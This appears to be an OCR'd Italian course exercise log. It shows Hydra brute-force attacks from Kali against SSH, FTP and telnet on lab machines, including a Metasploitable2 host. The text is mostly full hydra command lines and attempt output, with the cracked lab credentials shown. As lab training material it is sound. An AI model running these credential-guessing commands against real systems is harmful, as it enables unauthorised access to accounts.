

ESERCIZIO M4 D4

Hydra – kali vs kali (test_user)





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


[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "baseball" - 12 of 414500 [child 3] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "testpass" - 13 of 414500 [child 0] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "master" - 14 of 414500 [child 1] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "michael" - 15 of 414500 [child 2] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "football" - 16 of 414500 [child 3] (0/0)
[22][ssh] host: 192.168.50.102   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.102 - login "!root" - pass "123456" - 501 of 414500 [child 0] (0/0)
[ATTEMPT] target 192.168.50.102 - login "!root" - pass "password" - 502 of 414500 [child 1] (0/0)
[ATTEMPT] target 192.168.50.102 - login "!root" - pass "12345678" - 503 of 414500 [child 2] (0/0)
[ATTEMPT] target 192.168.50.102 - login "!root" - pass "1234" - 504 of 414500 [child 3] (0/0)
[ATTEMPT] target 192.168.50.102 - login "!root" - pass "pussy" - 505 of 414500 [child 0] (0/0)
[ATTEMPT] target 192.168.50.102 - login "!root" - pass "12345" - 506 of 414500 [child 1] (0/0)
[ATTEMPT] target 192.168.50.102 - login "!root" - pass "dragon" - 507 of 414500 [child 2] (0/0)
```


```
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "1234" - 4 of 414500 [child 3] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "pussy" - 5 of 414500 [child 0] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "12345" - 6 of 414500 [child 2] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "dragon" - 7 of 414500 [child 3] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "qwerty" - 8 of 414500 [child 1] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "696969" - 9 of 414500 [child 2] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "mustang" - 10 of 414500 [child 3] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "letmein" - 11 of 414500 [child 0] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "baseball" - 12 of 414500 [child 1] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "testpass" - 13 of 414500 [child 3] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "master" - 14 of 414500 [child 0] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "michael" - 15 of 414500 [child 1] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "football" - 16 of 414500 [child 2] (0/0)
[21][ftp] host: 192.168.50.102   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.102 - login "!root" - pass "123456" - 501 of 414500 [child 3] (0/0)
[ATTEMPT] target 192.168.50.102 - login "!root" - pass "password" - 502 of 414500 [child 3] (0/0)
[ATTEMPT] target 192.168.50.102 - login "!root" - pass "12345678" - 503 of 414500 [child 3] (0/0)
[ATTEMPT] target 192.168.50.102 - login "!root" - pass "1234" - 504 of 414500 [child 0] (0/0)
[ATTEMPT] target 192.168.50.102 - login "!root" - pass "pussy" - 505 of 414500 [child 1] (0/0)
[ATTEMPT] target 192.168.50.102 - login "!root" - pass "12345" - 506 of 414500 [child 2] (0/0)
[ATTEMPT] target 192.168.50.102 - login "!root" - pass "dragon" - 507 of 414500 [child 3] (0/0)
[ATTEMPT] target 192.168.50.102 - login "!root" - pass "qwerty" - 508 of 414500 [child 0] (0/0)
[ATTEMPT] target 192.168.50.102 - login "!root" - pass "696969" - 509 of 414500 [child 1] (0/0)
[ATTEMPT] target 192.168.50.102 - login "!root" - pass "mustang" - 510 of 414500 [child 2] (0/0)
```


Kali vs Metasploit2




marco@kali: ~
File Azioni Modifica Visualizza Aiuto
(marco㉿kali)-[~]
$ hydra -L ~/Scrivania/user_esercizio.txt -P ~/Scrivania/pass_esercizio.txt ftp://192.168.50.101 -V -T4
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
l purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-26 17:57:29
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found
rwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 415830 login tries (l:830/p:501), ~103958 tries per task
[DATA] attacking ftp://192.168.50.101:21/
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "123456" - 1 of 415830 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "password" - 2 of 415830 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "12345678" - 3 of 415830 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "1234" - 4 of 415830 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "pussy" - 5 of 415830 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "12345" - 6 of 415830 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "dragon" - 7 of 415830 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "qwerty" - 8 of 415830 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "696969" - 9 of 415830 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "mustang" - 10 of 415830 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "letmein" - 11 of 415830 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "baseball" - 12 of 415830 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "testpass" - 13 of 415830 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "master" - 14 of 415830 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "michael" - 15 of 415830 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "football" - 16 of 415830 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "msfadmin" - 17 of 415830 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "shadow" - 18 of 415830 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "monkey" - 19 of 415830 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "abc123" - 20 of 415830 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "pass" - 21 of 415830 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "fuckme" - 22 of 415830 [child 0] (0/0)


[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "testpass" - 514 of 415830 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "master" - 515 of 415830 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "michael" - 516 of 415830 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "football" - 517 of 415830 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "msfadmin" - 518 of 415830 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "shadow" - 519 of 415830 [child 2] (0/0)
[21][ftp] host: 192.168.50.101 login: msfadmin password: msfadmin
[ATTEMPT] target 192.168.50.101 - login "!root" - pass "123456" - 1003 of 415830 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "!root" - pass "password" - 1004 of 415830 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "!root" - pass "12345678" - 1005 of 415830 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "!root" - pass "1234" - 1006 of 415830 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "!root" - pass "pussy" - 1007 of 415830 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "!root" - pass "12345" - 1008 of 415830 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "!root" - pass "dragon" - 1009 of 415830 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "!root" - pass "qwerty" - 1010 of 415830 [child 2] (0/0)


(marco㉿kali)-[~]
$ hydra -l msfadmin -P ~/Scrivania/pass_esercizio.txt 192.168.50.101 -V ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-26 20:31:27
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session foun
d, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 501 login tries (l:1/p:501), ~32 tries per task
[DATA] attacking ssh://192.168.50.101:22/
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "123456" - 1 of 501 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "password" - 2 of 501 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "12345678" - 3 of 501 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "1234" - 4 of 501 [child 3] (0/0)


[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "letmein" - 11 of 501 [child 10] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "baseball" - 12 of 501 [child 11] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "testpass" - 13 of 501 [child 12] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "master" - 14 of 501 [child 13] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "michael" - 15 of 501 [child 14] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "football" - 16 of 501 [child 15] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "msfadmin" - 17 of 507 [child 2] (0/6)
[22][ssh] host: 192.168.50.101 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-05-26 20:32:20

```
┌──(marco㉿kali)-[~]
└─$ hydra -L ~/Scrivania/user_esercizio.txt -P ~/Scrivania/pass_esercizio.txt telnet://192.168.50.101 -V
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-26 20:52:20
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session foun
d, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 415830 login tries (l:830/p:501), ~25990 tries per task
[DATA] attacking telnet://192.168.50.101:23/
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "123456" - 1 of 415830 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "password" - 2 of 415830 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "12345678" - 3 of 415830 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "1234" - 4 of 415830 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "pussy" - 5 of 415830 [child 4] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "12345" - 6 of 415830 [child 5] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "dragon" - 7 of 415830 [child 6] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "qwerty" - 8 of 415830 [child 7] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "696969" - 9 of 415830 [child 8] (0/0)
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[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "jennifer" - 529 of 415830 [child 5] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "hunter" - 530 of 415830 [child 9] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "fuck" - 531 of 415830 [child 3] (0/0)
[STATUS] 75.50 tries/min, 531 tries in 00:07h, 415299 to do in 91:41h, 16 active
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "2000" - 532 of 415830 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "test" - 533 of 415830 [child 5] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "batman" - 534 of 415830 [child 9] (0/0)
[23][telnet] host: 192.168.50.101   login: msfadmin   password: msfadmin
[ATTEMPT] target 192.168.50.101 - login "!root" - pass "123456" - 1003 of 415830 [child 6] (0/0)
[ATTEMPT] target 192.168.50.101 - login "!root" - pass "password" - 1004 of 415830 [child 15] (0/0)
[ATTEMPT] target 192.168.50.101 - login "!root" - pass "12345678" - 1005 of 415830 [child 15] (0/0)
```